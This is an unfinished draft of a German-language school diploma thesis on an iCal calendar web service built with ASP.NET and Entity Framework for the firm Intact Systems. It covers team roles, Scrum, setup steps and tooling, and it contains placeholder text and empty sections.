

Diplomarbeit

iCal Web-Service

Wagner Dario Stering Marcel Franz Matthias

16. Januar 2019, Kaindorf a.d. Sulm

Eidesstattliche Erklärung

KRIEGEN WIR VON DER SCHULE

Vor-/Zuname, Unterschrift

Ort, am TT.MM.JJJJ

Vor-/Zuname, Unterschrift

Ort, am TT.MM.JJJJ

Vor-/Zuname, Unterschrift

Ort, am TT.MM.JJJJ

Abstract

Diese Diplomarbeit befasst sich mit einem Stück Software welche im Auftrag der Firma Intact GmbH angefertigt wurde. Das Ziel der Diplomarbeit ist es, AuditorInnen welche die bereits existierende Anwendung Ecert verwenden, Kalender immer und überall verfügbar zu machen. Erreicht wurde dies mit Verwendung des iCal-Formates welches von jeder Kalender-Applikation verwendet wird um Kalender anzuzeigen und zu speichern. Die Kalender der AuditorInnen werden gespeichert und nachdem man sich auf einer Webseite angemeldet hat, kann man auf alle seine Kalender zugreifen und in jegliche Kalender-Applikation einbinden. Somit müssen sich AuditorInnen nicht mehr darauf konzentrieren, dass alle ihre/seine Kalender auf dem Gerät sind, denn diese sind nun übers Internet erreichbar.

The subject of this thesis is a piece of software which was written on the behalf of Intact GmbH. The aim of this thesis is to offer auditors who already use Intact GmbHs own software, Ecert, the ability to access their calendars everywhere and anytime they want. This achievable because nearly every calendar-app uses the iCal-format to save the calendar. The iCal-format gets saved and the auditor just needs to login into a website and there they can find all their calendars ready to be integrated in their favorite calendar-app.

Vorwort

Gründe für Themenwahl und persönlicher Bezug dazu.

Inhaltsverzeichnis

1	Projektmanagement und Organisation	7
1.1	Team	7
1.2	Auftraggeber - Intact Systems	7
1.3	Projektmanagement	8
1.3.1	Scrum	8
2	Parser	9
2.1	Aufgabe	9
2.1.1	Source-Code	9
2.2	Entity Framework	9
2.2.1	Funktionsweise	9
2.2.2	Anwendung	9
2.2.3	Source-Code	15
3	Technologien	15
3.1	Allgemeines	15
3.2	Programmierung	15
3.2.1	Visual Studio 17 Community	15
3.2.2	.NET Framework 4.6	16
3.2.3	asp.net	16
3.2.4	MSSQL	19
3.2.5	Microsoft SQL Server management Studios	20
3.2.6	Entity Framework	20
3.2.7	iCal	20
3.2.8	ReSharper	20
3.2.9	PostMan	21
3.3	Kommunikation	21
3.3.1	Discord	21
3.3.2	Telegram	21
3.4	File Sharing	22
3.4.1	TFS	22
3.4.2	Discord	22
3.4.3	Google Drive	22
3.5	Organisation	22
3.5.1	Trello	22
3.6	Schriftliche Arbeit	23
3.6.1	LaTeX	23
4	Webseite	23
4.1	Security	23
4.1.1	Login Handling	23

4.1.2	Two-Factor-Auth	23
4.1.3	Path-Traversal	23
4.1.4	Grundprinzip	23
4.1.5	Beispiele	23
4.1.6	Protection Path-Traversal	24
4.1.7	XSS Protection	24
4.1.8	Allgemeines über XSS	24
4.1.9	XSS Targets:	24
4.1.10	Warum ist Javascript so beliebt?	24
4.1.11	Beliebte Angriffsvektoren	24
4.1.12	Session Hijacking	25
4.1.13	Website-Defacements	25
4.1.14	Phishing	25
4.1.15	Cross-Site-Tracing XST	26
4.1.16	Beispiel	27
4.1.17	Wie gewährleisten wir XSS Protection	27
4.1.18	XSRF/CSRF Protection	28
4.1.19	Was ist XSRF/CSRF	28
4.1.20	Wie funktioniert eine solche Attacke	29
4.1.21	Verhindern	29
4.1.22	Password Hashes	29
4.2	ASP.NET MVC	29
4.2.1	Allgemeines MVC	30
4.2.2	Aufbau der Webseite	30
4.2.3	Link generation	30
4.2.4	Controller	30
4.2.5	Views	30
4.2.6	Services	30
4.2.7	User Datenbank	30

Danksagung

1 Projektmanagement und Organisation

1.1 Team

Dario Wagner

Verantwortlich für:

- Parser
- iCal

Marcel Stering

Verantwortlich für:

- Security
- Webseite

Matthias Franz

Verantwortlich für:

- iCal
- Datenbank
- Projektleitung

1.2 Auftraggeber - Intact Systems

Unsere Diplomarbeit wurde im Auftrag des Unternehmens Intact Systems durchgeführt. Intact Systems ist eine in Lebring sitzende Softwareentwicklungsfirma welche sich auf Audits, Zertifizierungsmanagement, Rückverfolgbarkeit und Qualitätsmanagement spezialisiert hat auch Sitze in der USA und in der Schweiz. Unsere Ansprechpartner waren Rudolf Rauch und Mathias Schober. Intact bietet maßgeschneiderte Softwarelösungen und standardisierte. Intacts bekanntestes Produkt ist Ecert, welches interne Audits, Zertifizierung, Gütesiegel, Lieferanten und noch vieles mehr managen kann.

Kontaktaufnahme mit Intact Systems

Mit Intact Systems wurde am Recruiting-Day der HTBLA Kaindorf Kontakt aufgenommen und Kontaktdaten wurden ausgetauscht. Nach wenige Emails wurde das erste Treffen vereinbart und die Abhandlung der Diplomarbeit mit Unterstützung von Intact war fixiert. Im gleichen Treffen wurde bereits das Thema der Diplomarbeit im groben besprochen.

1.3 Projektmanagement

Das Projekt wurde nach der Scrum-vorgehensweise durchgeführt. Allerdings wurde von der Scrum-vorgehensweise abgewichen, da manche Eigenschaften für unser Projekt keinen Sinn gemacht hätten, oder gar nicht funktioniert hätten.

1.3.1 Scrum

Anstatt ein Projekt am Anfang des Projektes komplett durchzuplanen und langfristige Meilensteine zu setzen, gibt es bei Scrum sogenannte Sprints. Ein Sprint ist ein Zeitintervall unter 4 Wochen, an welchen Beginn ein Ziel für diesen Sprint festgelegt wird, an diesem Ziel wird dann im Sprint gearbeitet. Nach jedem Sprint sollte ein Teil des Projekts fertig werden. Durch diese Herangehensweise, baut sich das fertige Projekt mit der Zeit von selbst auf. Wichtig bei Scrum sind Artefakte, Rollen und Meetings.

1.3.1.1 Artefakte

Artefakte sind Dokumente oder Grafiken welche jeden Projektbeteiligten helfen Übersicht zu behalten. Die Wichtigsten Artefakte sind: Vision-Dokument, Product-Backlog, Product-Increment und der Sprint-Backlog.

Vision-Dokument

Das Visionsdokument befasst sich im groben worum es im Projekt geht. Es beschreibt den Zweck und das Ziel oder die Ziele des Projekts. Rahmenbedingungen wie zum Beispiel Budget oder Zeit werden ebenfalls im Visionsdokument festgehalten. Im Visionsdokument wird das geplante Produkt mit ähnlichen bereits existierenden Produkten anderer Unternehmen verglichen und es wird erwägt welchen Vorteil gegenüber den bereits existierenden Produkten existieren. Das Wichtigste am Visionsdokument ist, dass man sich von Anfang an das fertige Produkt vorstellen kann sodass keine Verwirrungen entstehen.

Product-Backlog

Product-Increment

Sprint-Backlog

1.3.1.2 Rollen

Bei Scrum wird das Team in Rollen eingeteilt, jede Rolle hat eine spezielle Funktionalität welche im Laufe des Projekts durchgeführt werden muss. Eingeteilt wird in Product Owner, ScrumMaster und das Team.

1.3.1.3 Meetings

Meetings sind ein extrem wichtiger Teil des Scrumprozesses, solange sie gut geleitet werden und von jedem Teammitglied ernst genommen werden können sie die Effizienz enorm

steigern. Essentielle Ereignisse sind das Sprint-planning-meeting, der Daily-Scrum, die Sprint-Retroperspective und der Sprint-Review.

2 Parser

2.1 Aufgabe

Die Aufgabe des Parsers ist es auf die Datenbank zuzugreifen und sich die, für das iCal Format notwendigen, Daten zu holen. Diese werden anschließend vom Parser in einen iCal String umgewandelt, damit der benutzte Kalender diesen verwerten kann und passende Termine erstellt.

2.1.1 Source-Code

2.2 Entity Framework

2.2.1 Funktionsweise

Mithilfe des Entity Framework lässt sich eine Datenbankstruktur innerhalb des Projekts mit Klassen darstellen. Wenn auf eine dieser Klassen in Form einer Value-Abfrage zugegriffen oder durch sonstige GET/SET Methoden, wird durch das Entity Framework ein Datenbank Zugriff durchgeführt. Um die Funktionsweise genauer zu verstehen folgt ein Beispiel mit einer Datenbank in welcher Autos gespeichert werden: HIER KOMMT DANN EIN BEISPIEL

2.2.2 Anwendung


Voraussetzung: Funktionsfähige ASP.NET Web Application

1. Erstellung einer Datenbank

Als Beispiel wurde für dieses Beispiel die Scott Tiger Datenbank verwendet.
<http://jailer.sourceforge.net/scott-tiger.sql.html>

2. Installieren des EntityFrameworks

In der Packet Manager Console folgenden Befehl eingeben und bestätigen:



```
PM> Install-Package EntityFramework
```

Abbildung 1: Install

Abschluss der Installation sieht wie folgt aus:

```
"EntityFramework 6.2.0" wurde erfolgreich auf "WebApplication" installiert.  
Das Ausführen von NuGet-Aktionen hat 3,13 sec gedauert.  
Verstrichene Zeit: 00:00:04.1168194  
PM>
```

Abbildung 2: Install complete

3. Entity Framework generiert Klassen aus DB

Im Solution Explorer auf den Model Ordner Rechtsklick machen -> "Hinzufügen" -> "Neues Element"




Abbildung 3: Neues Element

Anschließend auf "Daten" -> "ADO.NET Entity Data Model" -> Hinzufügen




Abbildung 4: ADO.NET Entity Data Model

Im nächsten Fenster nun "EF Designer aus Datenbank" auswählen und "Weiter"




Abbildung 5: EF Designer aus Datenbank

Hier zunächst die Verbindung auswählen in diesem Fall ist ein lokales Datenbankfile

vorhanden, daher wird dieses per DropDownMenü ausgewählt und auf "Weiter"

Welche Datenbankverbindung soll Ihre Anwendung verwenden, um eine Verbindung mit der Datenbank herzustellen?

ScottTiger.mdf

Neue Verbindung...

an Kennwort), die für die
ten in der
nen Daten wirklich in die

Verbindungszeichenfolge einfügen

☐ Nein, sensible Daten aus der Verbindungszeichenfolge ausschließen. Ich lege sie in meinem Anwendungscode fest.

☐ Ja, sensible Daten in die Verbindungszeichenfolge einfügen.

Verbindungszeichenfolge:

```
metadata=res://*/Models.ScottModel.csdl|res://*/Models.ScottModel.ssdl|  
res://*/Models.ScottModel.msl;provider=System.Data.SqlClient;provider connection string="data  
source=(LocalDB)\MSSQLLocalDB;attachdbfilename=F:\Schule\Diplomarbeit  
\TestProjekteSchriftlicheDA\WebApplication\ScottTiger.mdf;integrated security=True;connect
```

☒ Verbindungseinstellungen in Web.Config speichern unter:

ScottTigerEntities

Abbildung 6: Datenverbindung

Alle Tabellen auswählen und auf "Fertig stellen".

Welche Datenbankobjekte möchten Sie in Ihr Modell einschließen?

☒ Tabellen

☒ dbo

☒ BONUS

☒ DEPARTMENT

☒ EMPLOYEE

☒ PROJECT

☒ PROJECT_PARTICIPATION

☒ ROLE

☒ SALARYGRADE

☐ Sichten

☐ Gespeicherte Prozeduren und Funktionen

☒ Generierte Objektnamen in den Singular oder Plural setzen

☒ Fremdschlüsselspalten in das Modell einbeziehen

Abbildung 7: Datenbankobjekte auswählen

Falls eine Sicherheitswarnung erscheint auf "OK" klicken.
 Endresultat, das Entity Framework hat die Tables im Models Ordner erstellt und am Bildschirm sieht man das Klassen mit ihren Beziehungen. Dies sollte ungefähr so aussehen:




Abbildung 8: Klassendiagramm




Abbildung 9: Solutionexplorer

2.2.3 Source-Code

3 Technologien

3.1 Allgemeines

Unsere verwendeten Technologien werden anschließend, unter entsprechender Überschrift, beschrieben, wobei auf die wichtigsten, oder auch meist benutzten, genauer eingegangen wird, in Form einer Installation und einer erweiterten Beschreibung. Zudem werden auch alle Technologien beschrieben welche sich nicht bis zum Ende der Arbeit durchsetzen konnten und während der Arbeit auf eine andere gewechselt wurde oder diese überhaupt nicht mehr verwendet wurde. Dies wird jedoch im Beschreibungstext kenntlich gemacht.

3.2 Programmierung

3.2.1 Visual Studio 17 Community

Visual Studio ist eine Entwicklungsumgebung, für verschiedenste Programmiersprachen, der Firma Microsoft. Die Version 15 / 2017 ist die aktuellste Version und bietet neue Funktionen und Verbesserungen. Unter anderem die voll umfängliche Unterstützung der ASP.NET Core und .NET Core Entwicklung. Die aktuelle Version unterstützt folgende Sprachen:

- Visual Basic .NET
- C
- C++
- C#
- F#
- Typescript
- Python
- HTML
- JavaScript
- CSS

Da der Hauptteil unserer Diplomarbeit in der Objekt Orientierten Programmiersprache C# geschrieben wurde, hat das Entwicklungsteam Visual Studio 2017 Community verwendet. Hierbei war es uns wichtig, dass jeder von uns die selbe "Jahres-Version", in diesem Fall 2017, verwendet, da es zwischen den Versionen kleine Unterschiede, welche zu einem Problem führen könnten, gibt. Ein gravierender Unterschied wäre die Syntax eines Property zwischen Version 2013 und 2017.

```
// Visual Studio 2013 Code
private string m_Beispiel;
public string Beispiel
{
    get { return m_Beispiel; }
    set { m_Beispiel = value; }
}


// Visual Studio 2017 Code
private string m_Beispiel;
public string Beispiel
{
    get => m_Beispiel;
    set => m_Beispiel = value;
}
```

Listing 1: Syntax Unterschied: Property

3.2.2 .NET Framework 4.6

Am Anfang der Diplomarbeit wurde mit der Firma im Laufe eines Meetings festgelegt, dass bei der Entwicklung des Webservices .net Framework 4.6 verwendet werden soll um die Kompatibilität mit ihren .net Projekten zu garantieren.

Das .NET Framework ist ein Software Entwicklungs-Framework der Firma Microsoft, um Software zu entwickeln, installieren und auszuführen auf Windows basierenden Systemen. Aktuell auswählbare Versionen in Visual Studio 2017:



3.2.3 asp.net

Da das Ziel der Diplomarbeit ein Webservice unter C# ist, wurde ASP.NET verwendet. ASP.NET ist Teil des .net Framework, mit ihm lassen sich Webservices oder auch Webanwendungen einfach entwickeln. ASP.NET kommt bei 11.8% aller aktiven Webseiten zum Einsatz und befindet sich deshalb auf dem 2ten Platz nach der Programmiersprache PHP.

https://w3techs.com/technologies/overview/programming_language/all

Im Anschluss wird durch Screenshots erläutert wie ein ASP.NET Projekt in Visual Studio 2017 erstellt wird.




Abbildung 10: Projekt erstellen



